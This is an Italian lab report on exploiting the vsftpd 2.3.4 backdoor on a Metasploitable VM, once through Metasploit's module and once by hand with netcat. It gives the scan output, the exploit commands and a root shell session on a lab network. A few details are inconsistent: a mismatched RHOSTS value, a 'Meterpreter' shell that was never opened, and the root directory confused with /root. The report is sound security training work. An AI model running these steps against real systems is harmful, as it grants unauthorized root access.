

Hacking con Metasploit

Introduzione

Nel corso della lezione pratica di oggi, abbiamo esplorato l'utilizzo di Metasploit , uno strumento avanzato per la sicurezza informatica, per condurre un'attività di hacking etico su una macchina virtuale vulnerabile chiamata Metasploitable . L'obiettivo dell'esercizio era sfruttare una vulnerabilità nota nel servizio vsftpd (Very Secure FTP Daemon) per ottenere l'accesso alla macchina target e creare una cartella specifica nella directory root (/). Di seguito è riportata una descrizione dettagliata dei passaggi effettuati.

Configurazione Iniziale


Indirizzo IP della Macchina Metasploitable

La macchina virtuale Metasploitable è stata configurata con l'indirizzo IP 192.168.50.101. Questo indirizzo è stato utilizzato come destinazione per l'attacco.

Verifica della connettività:

Prima di iniziare l'attacco, è stata eseguita una verifica della connettività tramite il comando ping:

ping 192.168.50.101



```
(kali㉿kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=13.4 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=75.7 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=4.63 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=9.51 ms  
^C  
— 192.168.50.101 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3008ms  
rtt min/avg/max/mdev = 4.631/25.822/75.706/28.968 ms
```

Il risultato ha confermato che la macchina target era raggiungibile.

Fase di Scansione

Prima di procedere con l'attacco, è stata eseguita una scansione della macchina target per identificare i servizi in esecuzione e le eventuali vulnerabilità associate. Lo strumento utilizzato per questa fase è stato Nmap .

Comando utilizzato:

`nmap -sV 192.168.50.101`

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 09:16 EDT
Nmap scan report for 192.168.50.101
Host is up (0.058s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EA:8A:42 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.43 seconds
```

Risultato: Porta 21/tcp aperta: Servizio vsftpd 2.3.4 .

Sfruttamento della Vulnerabilità

Avvio di Metasploit

Dopo aver identificato la vulnerabilità, è stato avviato Metasploit Framework con il comando:

`msfconsole`

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Ricerca dell'Exploit

All'interno di Metasploit, è stata cercata la vulnerabilità associata al servizio vsftpd:
search vsftpd

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Risultato: È stato trovato un exploit denominato
exploit/unix/ftp/vsftpd_234_backdoor.

Configurazione dell'Exploit

L'exploit è stato selezionato e configurato con i seguenti comandi:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.149
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
```

Esecuzione dell'Exploit

L'exploit è stato lanciato con il comando:
exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:34635 -> 192.168.50.101:6200) at 2025-03-10 09:37:15 -0400
```

Risultato: L'exploit ha sfruttato con successo la vulnerabilità, fornendo una shell sulla macchina target.

Creazione della Cartella

Una volta ottenuto l'accesso alla macchina Metasploitable tramite la shell Meterpreter, sono stati eseguiti i seguenti passaggi:

Navigazione fino alla Directory Root

Utilizzando il comando `cd`, ci siamo spostati nella directory root (`/`):

```
cd root
```

Creazione della Cartella

È stata creata una nuova cartella denominata `test_metasploit` con il comando:

```
mkdir test_metasploit
```

Verifica della Creazione

Per confermare che la cartella fosse stata creata correttamente, è stato eseguito il comando:

```
ls
```

Risultato: La cartella `test_metasploit` è stata visualizzata nell'elenco delle directory presenti in `/`.

```
cd root
ls
Desktop
reset_logs.sh
vnc.log
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Conclusione

L'esercizio è stato completato con successo. Abbiamo dimostrato come sfruttare una vulnerabilità nota nel servizio vsftpd per ottenere l'accesso non autorizzato a una macchina vulnerabile. Successivamente, abbiamo creato una cartella nella directory root come richiesto dalla traccia dell'esercizio.

Questo esercizio ha evidenziato l'importanza di mantenere aggiornati i sistemi e i servizi per prevenire attacchi basati su vulnerabilità note. Inoltre, ha permesso di acquisire familiarità con gli strumenti di sicurezza informatica come Metasploit e Nmap, fondamentali per condurre test di penetrazione in modo etico e controllato.

Relazione sull'Esercizio di Hacking senza Metasploit

Introduzione

In questo esercizio, esploreremo come condurre un'attività di hacking etico sul servizio vsftpd della macchina virtuale Metasploitable senza utilizzare Metasploit . L'obiettivo rimane lo stesso: sfruttare una vulnerabilità nota nel servizio vsftpd per ottenere l'accesso alla macchina target e creare una cartella specifica nella directory root (/). Tuttavia, in questo caso, utilizzeremo strumenti alternativi e tecniche manuali per raggiungere lo scopo.

Configurazione Iniziale

Indirizzo IP della Macchina Metasploitable

La macchina virtuale Metasploitable è stata configurata con l'indirizzo IP 192.168.50.101. Questo indirizzo è stato utilizzato come destinazione per l'attacco.

Verifica della connettività:

Prima di iniziare l'attacco, è stata eseguita una verifica della connettività tramite il comando ping:

```
ping 192.168.50.101
```

Il risultato ha confermato che la macchina target era raggiungibile.

Ambiente di Lavoro

Gli strumenti utilizzati includono Nmap , Netcat e script personalizzati.

Fase di Scansione

Prima di procedere con l'attacco, è stata eseguita una scansione della macchina target per identificare i servizi in esecuzione e le eventuali vulnerabilità associate. Lo strumento utilizzato per questa fase è stato Nmap .

Comando utilizzato:

```
nmap -sV 192.168.50.101
```

Risultato: Porta 21/tcp aperta: Servizio vsftpd 2.3.4 .

Questa versione del servizio vsftpd è nota per essere vulnerabile a un exploit che consente l'esecuzione di codice arbitrario sul sistema target tramite una backdoor integrata.

Sfruttamento della Vulnerabilità

La vulnerabilità in vsftpd 2.3.4 consente a un utente malintenzionato di accedere al sistema tramite una backdoor nascosta. Quando si tenta di autenticarsi con uno username contenente il carattere :), il servizio apre una shell di sistema sulla porta 6200.

Connessione al Servizio FTP

Utilizzando il client FTP o Netcat, ci siamo connessi al servizio vsftpd sulla porta 21:

```
nc 192.168.50.101 21
```

Trigger della Backdoor

Abbiamo inviato un tentativo di login con uno username contenente il carattere :) (ad esempio, user:)) e una password qualsiasi:

USER user:)

PASS password

```
(kali㉿kali)-[~]  
$ nc 192.168.50.101 21  
220 (vsFTPd 2.3.4)  
user:)  
530 Please login with USER and PASS.  
User user:)  
331 Please specify the password.  
User user:) Pass password  
331 Please specify the password.  
password  
530 Please login with USER and PASS.  
Pass password  
nc 192.168.50.101 6200  
exit  
^C
```

Risultato: Il servizio vsftpd ha attivato la backdoor, aprendo una shell di sistema sulla porta 6200.

Connessione alla Shell Aperta

Ci colleghiamo tramite servizio ftp.


Comando:

```
ftp 192.168.50.101
```

```
(kali㉿kali)-[~]  
$ ftp 192.168.50.101  
Connected to 192.168.50.101.  
220 (vsFTPd 2.3.4)  
Name (192.168.50.101:kali): user:)  
331 Please specify the password.  
Password:
```

Dopo aver attivato la backdoor, ci siamo connessi alla porta 6200 utilizzando Netcat:

nc 192.168.50.101 6200



```
(kali㉿kali)-[~]  
$ nc 192.168.50.101 6200
```

Risultato: Siamo stati accolti da una shell di sistema con privilegi elevati (root).

Creazione della Cartella

Una volta ottenuto l'accesso alla macchina Metasploitable tramite la shell, sono stati eseguiti i seguenti passaggi:

Navigazione fino alla Directory Root

Utilizzando il comando cd, ci siamo spostati nella directory root (/):

cd root

Creazione della Cartella

È stata creata una nuova cartella denominata test_metasploit1 con il comando:

mkdir /test_metasploit1

Verifica della Creazione

Per confermare che la cartella fosse stata creata correttamente, è stato eseguito il comando:

ls

Risultato: La cartella test_metasploit è stata visualizzata nell'elenco delle directory presenti in /.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
mkdir test_metasploit1
ls
Desktop
reset_logs.sh
test_metasploit
test_metasploit1
vnc.log
```